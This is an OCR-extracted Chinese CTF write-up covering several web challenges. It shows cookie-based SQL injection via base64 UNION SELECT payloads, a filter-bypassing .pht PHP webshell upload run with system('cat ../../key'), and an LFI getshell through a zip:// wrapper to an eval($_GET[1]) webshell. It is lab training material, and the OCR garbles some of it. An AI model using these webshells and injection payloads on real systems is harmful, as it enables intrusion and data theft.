
```
<center><br><br><br><b><img src="./images/Less-21.jpg" /><br><br><b><
br><font color= "red" font size="4">YOUR USER AGENT IS : Mozilla/5.0
(Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0</
font><br><font color= "cyan" font size="4">YOUR IP ADDRESS IS :
192.168.10.254</font><br><font color= "#FFFF00" font size = 4 >DELETE
YOUR COOKIE OR WAIT FOR IT TO EXPIRE <br><font color= "orange" font
size = 5 >YOUR COOKIE : uname =
MCIgdW5pb24gc2VsZWN0IDEsZ3JvdXBfY29uY2F0KGNvbHVtbl9uYW1lKSwzIGZyb20gaW
5mb3JtYXRpb25fc2NoZW1hLmNvbHVtbnMgd2hlcmUgdGFibGVfc2NoZW1hPWRhdGFiYXN1
KCkj and expires: Tue 30 Jun 2020 - 10:28:52<br></font>SELECT * FROM
users WHERE username="0" union select 1,group_concat(column_name),3
from information_schema.columns where table_schema=database()#" LIMIT
0,1</br><font color= "pink" font size="5">Your Login
name:id,email_id,id,flag,id,referer,ip_address,id,uagent,ip_address,us
ername,id,username,password<br><font color= "grey" font size="5">Your
Password:3</font></b><br>Your ID:1<center><form action="" method="post
"><input type="submit" name="submit" value="Delete Your Cookie!" /></
form></center><br><br><br><br>
```

查flag


Burp Suite Professional v2020.2 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Deserialization Scanner
10 × ...
Send Cancel < > 
Target: http://4e4c8665.yunyansec.com
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

```
GET /index.php HTTP/1.1
Host: 4e4c8665.yunyansec.com
```

```
<center><br><br><br><b><img src="./images/Less-21.jpg" /><br><br><b><
```




```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0)
Gecko/20100101 Firefox/77.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: uname=MCIgdW5pb24gc2VsZWN0IDEsMixmbGFnIGZyb20gZmxhZyM=
Upgrade-Insecure-Requests: 1
```

```
br/><font color= "red" font size= 4 >YOUR USER AGENT IS : Mozilla/5.0
(Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0</
font><br><font color= "cyan" font size="4">YOUR IP ADDRESS IS :
192.168.10.254</font><br><font color= "#FFFF00" font size = 4 >DELETE
YOUR COOKIE OR WAIT FOR IT TO EXPIRE <br><font color= "orange" font
size = 5 >YOUR COOKIE : uname =
MCIgdW5pb24gc2VsZWN0IDEsMixmbGFnIGZyb20gZmxhZyM= and expires: Tue 30
Jun 2020 - 10:31:44<br></font>SELECT * FROM users WHERE username="0"
union select 1,2,flag from flag#" LIMIT 0,1</br><font color= "pink"
font size="5">Your Login name:2<br><font color= "grey" font size="5">
Your Password:flag{a405ef895ef46d96}</font></b><br>Your ID:1<center><
form action=" " method="post"><input type="submit" name="submit" value
="Delete Your Cookie!" /></form></center><br><br><br><br>
</body>
</html>
```

文件上传


经过fuzz发现，双写<?和eval可以绕过他的文本替换，然后pht可以上传



```
age/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Content-Type: multipart/form-data;
boundary=---------------------------192810490440643992O
6962861257
Content-Length: 27073
Origin: http://43eaf867.yunyansec.com
Connection: close
Referer: http://43eaf867.yunyansec.com/
Upgrade-Insecure-Requests: 1

-----------------------------1928104904406439920696286l2
57
Content-Disposition: form-data; name="file";
filename="f.pht"
Content-Type: image/gif

GIF89a
aaa
<<??=evevalal($_GET[1])?>

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
HTTP/1.1 200 OK
Content-Length: 49
Content-Type: text/html;charset=utf-8
Date: Tue, 30 Jun 2020 05:13:15 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.17
Connection: close

upload/1593493995f.pht<br />upload success!<br />
```


然后访问发现看不到我们写入的一句话，说明解析成功



```
GET /upload/1593493995f.pht HTTP/1.1
Host: 43eaf867.yunyansec.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:77.0) Gecko/20100101 Firefox/77.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Date: Tue, 30 Jun 2020 05:13:22 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.9-1ubuntu4.17
Connection: close
Content-Length: 26715

GIF89a
aaa

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```


通过php的system执行命令，得到flag



43eaf867.yunyansec.com/upload/1593493995f.pht?1=system("cat ../../key");

```
GIF89a aaa flag{Aa3c7c37508E40B3}
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```


文件包含getshell
查看源码，发现了lfi.txt



view-source:http://3f9e11ed.yunyansec.com/

```
<html>
<head><meta http-equiv="Content-Type" content="text/html; charset=utf-8" /></head>
    <body>
        <h2>既有上传，又有文件包含，剩下的就是getshell了，少年加油。</h2>
        <br>
        <form method="post" action="upload.php" enctype="multipart/form-data">
            <input type="file" name="file" value=""/>
            <input type="submit" name="submit" value="upload"/>
        </form>
        <a href="lfi.php">LFI Here</a>
    </body>
    <!-- lfi.txt-->
</html>
```


查看lfi.txt，发现可以文件包含



3f9e11ed.yunyansec.com/lfi.txt


```
<?php
$file = $_REQUEST['file'];
if ($file != '') {
    $inc = sprintf("%s.php", $file); // only php file can be included
    include($inc);
}
?>
```

准备一个zip文件，里面是s.php，具体如下，并且重命名为s.txt，然后上传



```
PKETXEOT
NULNULNULNULNUL輢覬].yxA6ESCNULNULNULESCNULNULNULENQNULNULNULs.php<?php
eval($_GET[1]);
?>PKSOHSTX?NUL
NULNULNULNULNUL輢覬].yxA6ESCNULNULNULESCNULNULNULENQNUL$NULNULNULNULNULNULNUL NULNULNULNULNULNULNULs.php
NUL NULNULNULNULNULSOHNULCANNULDC3xD2GSxCE
FxD6SOH  荧|NxD6SOHx94*房
FxD6SOHPKENQACKNULNULNULNULSOHNULSOHNULWNULNULNUL>NULNULNULNULNUL
```

通zip协议成功执行命令




n/lfi.php?file=zip://files/7hzuA2SK8Dszv52t.txt%23s&1=phpinfo();

活，留...

PHP Version 5.5.9-1ubuntu4.17

|  |  |
|---|---|
| **System** | Linux ecf75adfc740 3.10.0-1062.9.1.el7.x86_64 #1 SMP Fri Dec 6 15:49:49 UTC 2019 x86_64 |
| **Build Date** | May 19 2016 19:05:33 |
| **Server API** | Apache 2.0 Handler |
| **Virtual Directory Support** | disabled |
| **Configuration File (php.ini) Path** | /etc/php5/apache2 |
| **Loaded Configuration File** | /etc/php5/apache2/php.ini |
| **Scan this dir for additional .ini files** | /etc/php5/apache2/conf.d |
| **Additional .ini files parsed** | /etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-memcache.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-pspell.ini, /etc/php5/apache2/conf.d/20-readline.ini, /etc/php5/apache2/conf.d/20-snmp.ini, /etc/php5/apache2/conf.d/20-xmlrpc.ini |
| **PHP API** | 20121113 |
| **PHP Extension** | 20121212 |



view-source:http://3f9e11ed.yunyansec.com/lfi.php?file=zip://files/7hzuA2SK8Dszv52t.txt%23s&1=system('cat flag.


```
<?php
$flag="flag{weisuohenzhongyao}";
?>
```

成绩单

好像是bugku的原题吧，太简单了就不写了

最后查询flag:

> 0’ union select 1,2,3,flag from fl4g#



## 成绩查询

l=0' union select 1,2,3,flag from fl4g#

